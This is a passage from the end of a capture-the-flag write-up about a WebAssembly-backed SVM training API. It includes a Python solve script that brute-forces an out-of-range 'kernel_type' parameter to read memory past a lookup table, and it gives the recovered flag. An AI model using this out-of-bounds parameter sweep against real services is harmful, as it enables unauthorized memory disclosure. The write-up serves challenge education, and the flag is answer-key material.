
Great! It appears that both methods work. We opt to use the kernel_type parameter (we only need one), and now all we need to do is to calculate the offset from kernel_type_table to the flag!
Using our searchWasmMemory() function from earlier, we can easily calculate the offset, and modify the script to get the flag.
Here's my final solve script.
solve.py
import json
import os
import sys
import requests

SERVER = "http://localhost:3000"       # global server base
ENDPOINT = "/api/train"
URL = SERVER + ENDPOINT
OUTPUT_FILE = "model.svm"
TIMEOUT = 30
MIN_KERNEL_TYPE = 17170

def send_payload(kernel):
    # fallback minimal valid payload (adjust as needed)
    payload = {
      "data": [[1.0, 2.0], [3.0, 4.0]],
      "labels": [0, 1],
      "params": {
        "svm_type": 6,
        "kernel_type": kernel,
        "degree": 3,
        "gamma": 0.1,
        "coef0": 0,
        "cache_size": 100,
        "C": 1,
        "nr_weight": 0,
        "weight_label": [],
        "weight": [],
        "nu": 0.5,
        "p": 0.1,
        "shrinking": 1,
        "probability": 0
      }
    }

    resp = requests.post(URL, json=payload, headers={"Content-Type": "application/json"}, timeout=TIMEOUT).content.splitlines()
    print(kernel, resp[1][11:])

def main():
    kernel = MIN_KERNEL_TYPE
    for _ in range(100):
        send_payload(kernel)
        kernel += 1

if __name__ == "__main__":
    main()
Testing on remote, we get the flag: flag{a7866720ad35a8814ad482249c6d7be63a36e3c1fda47d90a85381494aa5edf3}
Concluding Remarks
Overall, this was an interesting challenge to look at! I don't think it was too hard, but I definitely did go down a huge rabbit hole trying to get a flag from the first vulnerability.
Looking forward to reading Eugene's book once I have the chance!